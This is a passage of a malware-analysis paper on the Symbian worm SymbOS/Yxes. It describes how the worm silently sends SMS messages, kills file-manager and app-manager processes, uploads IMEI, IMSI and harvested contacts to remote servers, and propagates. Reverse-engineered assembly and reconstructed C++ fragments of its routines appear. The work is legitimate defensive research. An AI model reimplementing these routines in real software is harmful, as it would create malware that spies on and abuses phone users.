
The messages are repeatedly sent to victims located in China or Saudi Arabia (see Figure 4). The recipient phone numbers are not taken from the victim's contacts or inbox, but from malware settings. Indeed, in our French lab, the SymbOS/Yxes!E.worm attempted to send an SMS to an unknown Saudi Arabian number (this number wasn't stored in the device's contacts). The SMS remained stuck in the Drafts box (see Figure 5) because the phone had (safely) been put offline to make sure not to infect any external device.

On Symbian phones, there are two different ways to send SMS messages:

- the low level way, down to the SMS PDUs. This is the most complicated solution but it offers the best control. Yxes creates an SMS object (CSmsMessage), then edits its header (CSmsHeader) to set the recipient's phone number (SetToFromAddressL). Then, it edits a new message entry in the device's global inbox where it writes the body of the SMS. As the text contains a web link (to a malicious web server), the text is an instance of the class CRichText. Finally, commit the message to have it sent.
- the RSendAs way, only available since Symbian OS 9. It is much simpler. One first connects to Symbian's internal SendAs server (Connect method) and creates an object of SMS type (CreateL method). Then, one sets recipient's phone number (AddRecipientL) and the body of the SMS (SetBodyTextL). Finally, the SMS is sent when calling SendMessageAndCloseL. See (Campbell, 2007) for more details. Yxes uses this method too.

Yxes actually uses both methods in most variants. Note both ways send SMS silently - without any user interaction.

At this point, it should be noted that, so far, SMS messages from Yxes have only been reported in Saudi Arabia and China. Strangely, in other countries, none have ever been reported, though the SMS routines are the same. This is yet a mystery. The only possible speculation relies on the fact remote malicious servers are often down and/or throw away requests coming from other countries. Therefore, the SMS routines would not be able to complete successfully.



A +96[redacted]

...

Figure 5: Unproperly configured SMS message, found in the Drafts box of the lab's test phone

5.6 Killing unwanted applications

Several variants of Yxes monitor notorious process for unwanted applications and kill them. The malware's authors have probably selected those applications to complicate reverse-engineering. In particular, killing the ActiveFile file manager (Tan, n.d.) makes anti-virus analysts' life difficult. We were lucky to use another file manager. Let's hope the authors do not learn about that one... Anyhow, the fact Yxes kills some applications has already been reported in virus descriptions (Fortiguard Center, 2009d; F-Secure, 2009). This section rather tries to explain how they manage to do so.

The authors have implemented a function (named MALICIOUS_KillProcess below) which kills an application whose name is provided as argument. They just need to call it as follows:

```
.text:7C8C1F80 MALICIOUS_KillApplications
.text:7C8C1F80  LDR   R0, =aAppmngr   ; "AppMngr"
.text:7C8C1F84  BL    sub_7C8C3D90    ; wraps the string
.text:7C8C1F88  MOV   R3, R0          ; save the string is in R3
.text:7C8C1F8C  LDR   R0, [R11,#var_18]
.text:7C8C1F90  MOV   R1, R3
.text:7C8C1F94  BL    MALICIOUS_KillProcess ; kills process
                                            ; whose name is "AppMngr"
```

The killing function (MALICIOUS_KillApplications) actually proceeds as follows:

1. Convert the target application name to lower case (TDes16::LowerCase). Store this lower case name for future use.
2. Create a find handle for match pattern * (TFindHandleBase)
3. Get the name of the next process matching the find handle (TFindProcess::Next)
4. If getting the name of the next process returns an error different from KErrNone, then EXIT. This typically occurs when all process have been parsed.
5. Otherwise, convert the name of the process to lower case. Compare this lower case string with the lower case target application name (see step 1).
6. If the names match, then open the process (RProcess::Open) and kill it (RProcess::Kill).
7. Loop back to step 3.

6 Global Overview

The previous section has detailed several malicious tasks of Yxes. However, it may yet be difficult to understand globally how the malware works or propagates because the link between those tasks and with the malicious remote servers has not been explained yet. The contribution of this section is to put pieces together.

6.1 Actors

In an infection of Yxes, there are two actors. On one side, there is a victim, with his/her mobile phone. On the other side, the malware author(s):

- controls several remote web servers. Note the malicious web servers often use tricky names with letter l replaced by ones, O by zeroes etc (www.megaup**10**ad.com, www.mozi**11**a.com...). Especially on mobile phones - where screens' width are small - the trick may go unnoticed.
- uploads the malware onto a few download servers (for primo-infection).

6.2 Infection

Initially, the victim gets infected by installing the malware from a download server. Usually, the victim installs the malware because its package name is attractive (sexySpace.sisx, beauty.sisx, sexy.sisx are typical names for Yxes). In an other case, Yxes has been reported to trojan a legitimate application (Cyberinsecure, 2009): the victim thinks he/she is installing the legitimate application and does not know the package also includes a malware. The victim may also install Yxes because he/she receives an SMS redirecting him/her to one of the malicious web servers controlled by the malware author(s). The initial infection usually consists in a variant A, B, D or E of Yxes (see Figure 6).

Upon installation, the malware decrypts the malicious remote servers' host names (see the XOR decryption loop in section 4), and then tries to contact them. The malicious server replies with a newer update of Yxes or another variant (usually C, D, F or G). The server scripts make sure to select a malware which is compatible with the victim's phone, to ensure better propagation. This new malware is silently installed on the victim's phone (section 5.2).

If a variant C, D or F is downloaded, the variant actually sends phone numbers harvested on the infected phone to a specific Java Server Page on the malicious servers. Variants C and F parse the victim's contacts and send all phone numbers[2]. Variant D only sends its own phone number.

In parallel, the initial malware (and the new one) runs its background malicious activities such as killing specific applications (section 5.6). It also contacts the remote servers again. In particular, it sends them the malware's version number, the phone's model (nokia3250, nokian95...), IMEI and IMSI. It also seems the malware requests additional settings from the servers. This part hasn't been completely reversed yet, but we know the malware contacts a particular script named NumberFile.jsp which retrieves the Mobile Country Code (MCC) from the victim's phone number and returns an encrypted (or encoded) MCC-dependant file[3]. A sensible guess is that this file contains phone numbers of other potential victims in the same country. This guess is backed up by the fact our test phone created SMS drafts for French phone numbers and Saudi Arabia, whereas screenshots of Yxes in China clearly show the malware only contacts other numbers in China. In that case, the servers also help to

[2] For variant C, this behaviour is a (sensible) guess, not a proof, because the exact parts that send the contacts haven't been identified. Code parsing and storing the contacts into an array have been spotted, code sending HTTP requests too, but how the contacts array is posted is yet unclear.

[3] The encryption algorithm is different from the XOR loop of Section 4.



Step 1. Primo-infection
Variant A, B, D or E
Download server or malicious web server
Step 2. Download new malware
Variant C, D or F
Malicious web server
Step 3. Payload of 2nd malware (C, D, F): send contact phone numbers
Step 4. Payload of 1st malware
Send IMEI, IMSI
Get phone numbers of potential victims, get localized SMS message
Step 5. Propagation
Send an SMS with a link to the malware to victims

Figure 6: Global overview of SymbOS/Yxes's interactions with remote servers

control malware's propagation. The authors can target a given country or even conduct a DDoS on a specific phone number. Propagation control is also extremely handy if the malware is in a debugging phase.

Yxes also contacts a script named TipFile.jsp, which could contain the SMS text. This guess is backed up by the fact the malicious script takes a LanguageCode parameter. This would be perfectly appropriate to customize the text's language. Obviously, Chinese victims are more likely to follow a link inside an SMS written in Chinese, English victims an SMS written in English etc.

6.3 Worm's propagation

Once the phone numbers of future victims and SMS text have been downloaded, the malware begins its propagation phase: it sends an SMS to each new victim (section 5.5), with the customized text, and a link to a malicious server where the victim can download the malware. SMS cannot include any attachments, so the malware cannot attach itself to the message. Instead, it has to rely on an additional entity, the malicious servers, for its propagation. Hence, this is an indirect propagation. The malware author(s) could have used an MMS to spread the malware as they may include attachments. However, fewer phones are configured to receive or send MMS (only 40% in France according to (Ocito, n.d.)), contrary to SMS which are so popular. It is quite possible SMS is a better propagation vector after all.

It should also be noted that Yxes does not replicate on the victim's mobile phone. A few strings such as c:\kel.sisx, c:\root.sisx, spotted in the malware's binary, initially mislead analysis and people thought the malware copied itself in those files and then spread (on the memory card or via HTTP). This is actually wrong. A close reverse engineering of those routines have shown the malware does not (currently) copy itself in those files nor spread to the memory card but that those files are created as temporary files to contain the newly downloaded malware. So, Yxes does not replicate and, strictly speaking, it is therefore usually not considered as a *virus*, but merely as a *malware*.

6.4 Botnet or not ?

Deciding whether Yxes is a botnet or not is more difficult because all communications between the malware and the remote servers haven't been reversed yet: they are probably encrypted. The global infrastructure exists and is operational: malware instances of several victims contacting malicious web servers controlled by the malware author(s). However, this scheme lacks commands and controls. It is true the malware contacts the remote servers - which can be seen as commands - but the processing of answers is yet extremely limited: write and install a SISX file, write or update a settings file, retry because the server is unavailable. For these reasons, it seems that Yxes cannot be considered as a mobile botnet. Yet, as the propagation infrastructure is operational, this could change if the malware authors decide to store on the servers new upgraded malicious versions. Those new versions could very well implement a real command and control channel.

7 Truth, lies... and guesses

At its time, news about Yxes hit the headlines and, as it often happens in such cases, rumors, guesses or even wrong statements circulated amid correct ones. This section tries to shed light on those statements, based on the reverse engineering results of the previous sections. It should be noted the intent of this section is not make fun of other's weaknesses (they are human) but rather to help understand Yxes's behaviour. The only lesson to be learned is that articles should highlight the differences between proof and guesses they make.

One of the biggest errors concerns the propagation of Yxes. (Danchev, 2009; Moscaritolo, 2009; Winder, 2009; Constantin, 2009) believed the malware collected phone numbers on the phone and directly sent them SMS messages. This information is a close guess, but the previous sections of this paper have proved it is not accurate: the malware does collect contacts phone numbers but sends them to a remote server. The infected phone sends SMS messages to phone numbers it does not necessarily have in its own phonebook.

Several other inaccuracies - or misleading statements - can be noted:

- Botnet. (FGA, 2009; Constantin, 2009) have speculated on Yxes being the first mobile botnet. To be more precise, Yxes is not a mobile botnet yet, but it could quite easily turn into one.

Concerning this matter, (Moscaritolo, 2009) is closer to reality: *"We haven't yet seen a mobile botnet, but this is a very large step towards that"*. The analysis in this paper proves this is correct.

- Handsets Yxes works on. (Moscaritolo, 2009) reported *"the worm is only present on Nokia 3250 handsets but there is no reason it can't affect other devices or carriers"*, which is believed to be a misinterpretation of (Fortiguard Center, 2009c). Yxes spreads on all S60 3rd edition phones. This includes Nokia 3250, but also others such as Nokia N73 or N95. This has been known from the beginning. Nokia 3250 handsets have been specially mentioned because a string "nokia3250" can be noticed in Yxes's executable. This string is a default string, sent as the victim's phone model to remote servers whenever the routine retrieving the phone's model fails.

- Creation of SISX files. (F-Secure, 2009; Symantec, 2009) state a file named root.sisx is created (variant A). This is true, but the descriptions should add the file is temporary and will hold data downloaded from remote servers. The *content* of this file is not created by the malware.

- Modification of System.ini. The same descriptions also state c:\system\data\System.ini is modified. In that case, the file is not modified but created, and it contains the URL of a malicious web server (e.g www.megac1jck.com). This file should not be confused with the system's System.ini, which is located in c:\system.

Another set of statements, concerning Yxes's internationalization, looks like an unlikely guess, even if we have not found any strong evidence against them. (Cyberinsecure, 2009) reports the malware *"automatically identifies mobile phone languages and sends different short message contents including 'Classic Gongfu stories, City passion"* (etc). Similarly, (Asrar, 2009; NetQin, 2009) imply the virus automatically identifies the phone's language to adapt SMS messages. The global overview of Yxes (Section 6) explains this is unlikely: localization is handled by the remote servers, not by the Symbian malware. This paper's guess is that the SMS texts are downloaded according to the phone number's MCC.

Finally, some failures honestly reported in previous work can be now be explained.

- Executable strings. (Castillo, 2009) reports he could not find several strings reported in virus descriptions ("olpx", "mr.log", "TimeUpToRoot" etc). Indeed, the malicious strings cannot be directly found in the malware's executable for at least two reasons. First, Symbian OS 9 uses compressed executables. To stand a chance finding strings, one must first uncompress the executable. This can be done with the PETran tool (PETran, n.d.). Second, Symbian uses both 8 bit and 16 bit strings: be sure to look for both formats or some strings will go unnoticed. On Linux, 16 bit strings can be found with the command:

  ```
  strings --encoding=l file
  ```

- Malicious URLs. (Apvrille, 2009c) mentioned it could not find the URLs of the malicious servers. This paper now solves the issue: the strings are stored at the end of the malicious SISX package, XOR encrypted. Indeed, they could not be directly read in an hexadecimal viewer.
- Sample confusion. (Apvrille, 2009c) states "Transmitter.C is not Yxes.E". Actually, this is both true and false. The sample corresponding to what was named as Transmitter.C and which corresponds to the trojanized version of Advanced Device Locks is different from sample sexySpace.sisx, which was named SymbOS/Yxes.E!worm. This is true. But, in the end, the Advanced Device Locks trojan was also named SymbOS/Yxes.E!worm because it was extremely similar to the other one (sexySpace.sisx). Section 4 actually found out that sexySpace.sisx was an incomplete package of the trojan sample where the encrypted malicious URLs where missing.

8 Conclusion

From the analysis in this paper, it looks like Yxes has earned its fame: its propagation method - sending SMS to phone numbers harvested on other infected phones - is novel, its communication model with remote malicious servers has the foretastes of botnets and the malware's code indicates the author(s) is/are good Symbian programmers, with stealth Internet connections and malware installation, process killing or URL decryption loops.

Actually, perhaps one of the main issues concerning Yxes is that its code does not exploit any particular Symbian OS vulnerability, but only uses functions of its API in an intelligent manner: the code proves mobile phones assets aren't efficiently protected. In particular, the concept of capabilities fails to stop malicious intents, first because cybercriminals manage to have their malware signed whatever capability they request, and second because capabilities grant authorizations for given actions but cannot take into account a *context* or an *intent*. For example, consider two mobile twitting clients. The first one connects to the Internet to add new tweets to end-user's account. The other one does the same, but additionally adds the tweet to *another* account (e.g the attacker's). The intent of the former application is legitimate, the intent of the latter is malicious. Unfortunately, it is likely both will be granted authorization to connect to Internet. The capability model and, more generally, platform's security need to be enhanced against installation, execution or spreading of malware.

A few pieces are still missing to the Yxes puzzle. On a technical level, we still need to understand how the malware fills the phone number and text fields of SMS messages. Up to now, there are a few indications AES encryption might be used to conceal that information (strings containing the words key or Rijndael - the initial name for AES, and obscure assembly routines) but this would have to be confirmed by a detailed analysis. Another missing piece of the puzzle concerns HTTP messages: in addition to HTTP GET messages, a few HTTP POST have been identified, but we do not know when they are used or what for.

On a more general point of view, it would also be helpful to have more tools for mobile phone analysis, such as a way to keep the phone online but block (and log) outgoing SMS/MMS/Bluetooth or any other data packets.

Finally, the cybercrime angle should also be clarified. Currently, it looks like the authors are debugging and improving their versions, but their final goal is yet unknown: is this just a technical challenge or do they wish to sell their malware ? Are they already being financed for a given malicious campaign, what income do they expect ? Those questions are yet unanswered.

Acknowledgements

Thanks to Guillaume Lovet for his detailed reviewing of this paper. Many thanks to Jie Zhang, Dong Xie and Alexandre Aumoine for their help on Symbian malware and IDA Pro.

Appendix: Creating a Semaphore

The assembly code below shows how Yxes creates a semaphore:

```
.text:7C8C0074  LDR     R0, =aEconserversemaphore_0x20026ca5 ;
.text:7C8C0078  BL      sub_7C8C0384
.text:7C8C007C  MOV     R3, R0          ; this routine returns the string in R0
.text:7C8C0080  SUB     R0, R11, #0x1C  ; semaphore object in R0
.text:7C8C0084  MOV     R1, R3          ; semaphore name
.text:7C8C0088  MOV     R2, #0          ; owner type
.text:7C8C008C  BL      _ZN10RSemaphore10OpenGlobalERK7TDesC1610TOwnerType
                                        ; call OpenGlobal
.text:7C8C0090  CMP     R0, #0          ; compare return value with KErrNone
.text:7C8C0094  BNE     MyCreateSemaphore ; create semaphore if return value not KErrNone
.text:7C8C0098
.text:7C8C0098  MySemaphoreAlreadyThereExit
.text:7C8C0098  LDR     R0, [R11,#var_18]
.text:7C8C009C  BL      MyDestroyObject
.text:7C8C00A0  MOV     R0, #1          ; exit code
.text:7C8C00A4  BL      _ZN4User4ExitEi ; User::Exit(int)
.text:7C8C00A8  B       loc_7C8C0130
.text:7C8C00AC
.text:7C8C00AC  MyCreateSemaphore
.text:7C8C00AC  LDR     R0, =aEconserversemaphore_0x20026ca5
.text:7C8C00B0  BL      sub_7C8C0384     ; this routine returns the string in R0
.text:7C8C00B4  MOV     R3, R0
.text:7C8C00B8  SUB     R0, R11, #0x1C   ; semaphore object in R0
.text:7C8C00BC  MOV     R1, R3           ; semaphore name TDesC16
.text:7C8C00C0  MOV     R2, #0           ; initial count
.text:7C8C00C4  MOV     R3, #0           ; OwnerType = EOwnerProcess
.text:7C8C00C8  BL      _ZN10RSemaphore12CreateGlobalERK7TDesC16i10TOwnerType
                                         ; call CreateGlobal
.text:7C8C00CC  BL      _ZN4User12LeaveIfErrorEi ; User::LeaveIfError(int)
```

This assembly code corresponds to the following Symbian C++ code:

```
RSemaphore semaphore;
if (KErrNone == semaphore.OpenGlobal(_L("EConServerSemaphoreBLAH") )) {
  User::exit(1);
}
else {
  User::LeaveIfError(semaphore.CreateGlobal(_L("EConServerSemaphoreBLAH"),
    0, /* initial count */
    EOwnerProcess));
}
```

Appendix: Parsing Internet Access Points

This pseudo-code has been regenerated from the malware's assembly. It selects entries of the IAP table which concern outgoing WCDMA connections. Then, for each entry, it retrieves the IAP's identifier, the IAP's user-defined label, and - if defined - the IAP's Access Point Name (APN - the operator's Internet server name). The APN is not stored in the IAP table but in the service table, so the malware first needs to retrieve the identifiers to the service table.

```
// open the IAP table and select entries for outgoing WCDMA
CCommsDatabase* iCommsDB=CCommsDatabase::NewL(EDatabaseTypeIAP);
CCommsDbTableView* wcdmaTable = iCommsDB->OpenIAPTableViewMatchingBearerSetLC(
ECommDbBearerWcdma,
ECommDbConnectionDirectionOutgoing);

// parse each selected entry
err = wcdmaTable->GotoFirstRecord();
while (err != KErrNone) {
  // get the name of the service table in this IAP
  wcdmaTable->ReadLongTextL(TPtrC(IAP_SERVICE_TYPE), service);

  // get the identifier of the service in this IAP
  wcdmaTable->ReadUintL(TPtrC(IAP_SERVICE), id);
  CCommsDbTableView *serviceTable = iCommsDB->OpenViewMatchingUintLC(service,
     TPtrC(COMMDB_ID),
     id);
  err = serviceTable->GotoFirstRecord();
  if (err != KErrNone) {
    // get the access point name (=sl2sfr)
    serviceTable->ReadLongTextLC(TPtrC(APN), apn);
  }

  // get label of the record for easy identification by the user
  wcdmaTable->ReadLongTextL(TPtrC(COMMDB_NAME), name);

  // if apn exists, add string "name(APN)" to array. Otherwise "name"
  ...

  // get the record id and append it an id array
  wcdmaTable->ReadUintL(TPtrC(COMMDB_ID), id);

  err = serviceTable->GotoNextRecord();
}
```

Note the columns of tables in the communications database correspond to hard-coded strings, defined by Symbian, such as "IAPServiceType" etc. This explains why Symbian executables - and all variants of Yxes as a matter of fact - contain those strings.

References

29a. (2004). *Dr. Strangelove or: How I Started to like the Pocket PC Virus Idea.* Available from http://www.fnop.org/public/download/29A/wince_dust.txt

Apvrille, A. (2009a, August 4). *Symbian Certificates or How SymbOS/Yxes Got Signed.* (http://blog.fortinet.com/symbian-certificates-or-how-symbosyxes-got-signed/)

Apvrille, A. (2009b, July 21). *SymbOS/Yxes or downloading customized content.* (http://blog.fortinet.com/symbosyxes-or-downloading-customized-malware/)

Apvrille, A. (2009c, August 26). *Transmitter.C is not Yxes.E.* (http://blog.fortinet.com/transmitter-c-is-not-yxes-e/)

Asrar, I. (2009, July 13). *Could Sexy Space be the Birth of the SMS Botnet?* (http://www.symantec.com/connect/blogs/could-sexy-space-be-birth-sms-botnet)

BiNPDA. (2008). *SecMan Security Manager v1.1.* (http://free-mobile-software.mobilclub.org/software/QuickHackKit.php)

Campbell, I. (2007). *Symbian OS Communications Programming* (2nd ed.). John Wiley & Sons Ltd.

Castillo, C. (2009). *Sexy View: El Inicio de las Botnets para Dispositivos Moviles.* (in Spanish)

Constantin, L. (2009, February 21). *New Mobile Worm for Symbian S60 3rd Edition Phones.* (http://news.softpedia.com/news/New-Mobile-Worm-for-Symbian-S60-3rd-Edition-Phones-105100.shtml)

Cyberinsecure. (2009, July 8). *Mobile Malware Transmitter.c Spreading in The Wild.* (http://cyberinsecure.com/mobile-malware-transmitterc-spreading-in-the-wild/)

Danchev, D. (2009, February). *New Symbian-Based Mobile Worm Circulating in the Wild.* (http://blogs.zdnet.com/security/?p=2617)

Economou, N., & Ortega, A. (2008, October). Smartphones (in)security. In *5th ekoparty security conference.*

Fortiguard Advisory FGA-2009-07. (2009, February). (http://www.fortiguard.com/advisory/FGA-2009-07.html)

Gostev, A. (2008, May). *Malware evolution: January - March 2008.* (http://www.viruslist.com/en/analysis?pubid=204792002#l5)

Haas, J. de. (2001, October). Mobile Security: SMS and WAP. In *Blackhat europe 2001.*

Hypponen, M. (2007, August). Mobile Malware. In *16th usenix security symposium.* Available from `http://www.usenix.org/events/sec07/tech/hypponen.pdf` (Invited talk)

Java/RedBrowser.A!tr. (2006). Fortiguard Center, Virus Encyclopedia. (http://www.fortiguard.com/encyclopedia/virus/java_redbrowser.a!tr.html)

Moscaritolo, A. (2009, February 23). *New Symbian Mmobile Malware in the Wild.* (http://www.scmagazineuk.com/New-Symbian-mobile-malware-in-the-wild/article/127704/)

Mulliner, C. (2008, December). Exploiting Symbian. In *25th chaos communication congress.*

Nokia. (2008). *TRK for Symbian OS.*

Oxygen. (n.d.). *Oxygen Forensic Suite.* (http://www.oxygen-forensic.com)

Paraben. (n.d.). *Device Seizure.* (http://www.paraben.com)

PETran. (n.d.). (https://developer.symbian.com/wiki/display/pub/Unsupported+developer+tools)

Sales, J. (2005). *Symbian OS Internals, Real-time Kernel Programming.* John Wiley & Sons Ltd. (ISBN 0470025247)

Shub-Nigurrath. (2007, June). *Primer in Reversing Symbian S60 Applications.* (Version 1.4)

SISContents - Unpacking, editing and signing of Symbian SIS packages. (n.d.). (http://cdtools.net/symbiandev/home.html)

Solutions mobiles (in French). (n.d.). (http://www.ocito.com/solutions-mobiles-25.html)

Symbian OS Market Share. (2009, August). (http://stats.getjar.com/statistics/world/platform_symbian)

Symbian OS v9.x SIS File Format Specification (1.1 ed.) [Computer software manual]. (2006, June).

SymbOS.Exy.A. (2009). Symantec, Security Response, Threats and Risks. (http://www.symantec.com/security_response/writeup.jsp?docid=2009-022010-4100-99)

SymbOS/Fwdsms.D!tr.spy. (2009a). Fortiguard Center, Virus Encyclopedia. (http://www.fortiguard.com/encyclopedia/virus/symbos_fwdsms.d!tr.spy.html)

SymbOS/Trapsms.A!tr.spy. (2009b). Fortiguard Center, Virus Encyclopedia. (http://www.fortiguard.com/encyclopedia/virus/symbos_trapsms.a!tr.spy.html)

SymbOS/Yxes.A!worm. (2009c). Fortiguard Center, Virus Encyclopedia. (http://www.fortiguard.com/encyclopedia/virus/symbos_yxes.a!worm.html)

SymbOS/Yxes.E!worm. (2009d). Fortiguard Center, Virus Encyclopedia. (http://www.fortiguard.com/encyclopedia/virus/symbos_yxes.e!worm.html)

SymbOS/Yxes.F!tr. (2009e). Fortiguard Center, Virus Encyclopedia. (http://www.fortiguard.com/encyclopedia/virus/symbos_yxes.f!tr.html)

Tan, A. (n.d.). *Active File Manager.* (http://alietan.com/)

Transmitter.C. (2009). (http://www.netqin.com/en/virus/virusinfo_1326_1.html)

Trojan:SymbOS/Yxe. (2009). F-Secure, Security Lab, Virus Descriptions. (http://www.f-secure.com/v-descs/trojan_symbos_yxe.shtml)

Wikipedia. (2008). *Smartphone.* (http://en.wikipedia.org/wiki/Smartphone)

Winder, D. (2009, February). *Could Sexy View SMS worm build the first mobile botnet?* (http://www.itwire.com/content/view/23383/1231/)

Zhang, J. (2007). Find out the 'Bad guys' on the Symbian. In *Association of anti virus asia researchers conference.*